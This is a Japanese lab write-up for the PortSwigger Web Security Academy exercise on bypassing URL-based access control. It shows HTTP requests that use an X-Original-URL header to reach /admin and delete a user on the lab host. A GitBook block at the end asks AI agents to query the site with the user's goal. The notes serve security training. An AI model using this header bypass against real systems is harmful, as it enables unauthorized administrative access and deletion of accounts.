> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/access-control/bypassing-url-based-access-control.md).
# URLベースのアクセス制御のバイパス
URLベースのアクセス制御のバイパスの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### URLベースのアクセス制御は回避できる

この演習では、サイトには次の場所にある管理パネルがあります **/admin**、外部アクセスを防ぐフロント側のフィルターによって正式にブロックされています。 / しかし、バックエンドアプリケーションは、次のものを認識するフレームワークを使用しています **X-Original-URL** ヘッダーであるため、制限を回避できます。
#### **分析と攻撃**

に直接アクセスしようとすると **/admin**、アクセスは拒否されます。 / このフィルターを回避するには、リクエスト(たとえば `/` ルート)を傍受し、次のヘッダーを追加するだけです:
```http
X-Original-URL: /admin
```
変更後のリクエスト例:
```http
GET / HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin
```
バックエンドサーバーはこのヘッダーを解釈し、 **200 OK**を返すため、管理パネルにアクセスできます。
#### **ユーザーの削除**
ユーザーを削除するには **carlos**、同じヘッダーで内部URLをリダイレクトして新しいリクエストを作成します:
```http
GET /?username=carlos HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin/delete
```
すると削除は正常に実行されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/access-control/bypassing-url-based-access-control.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.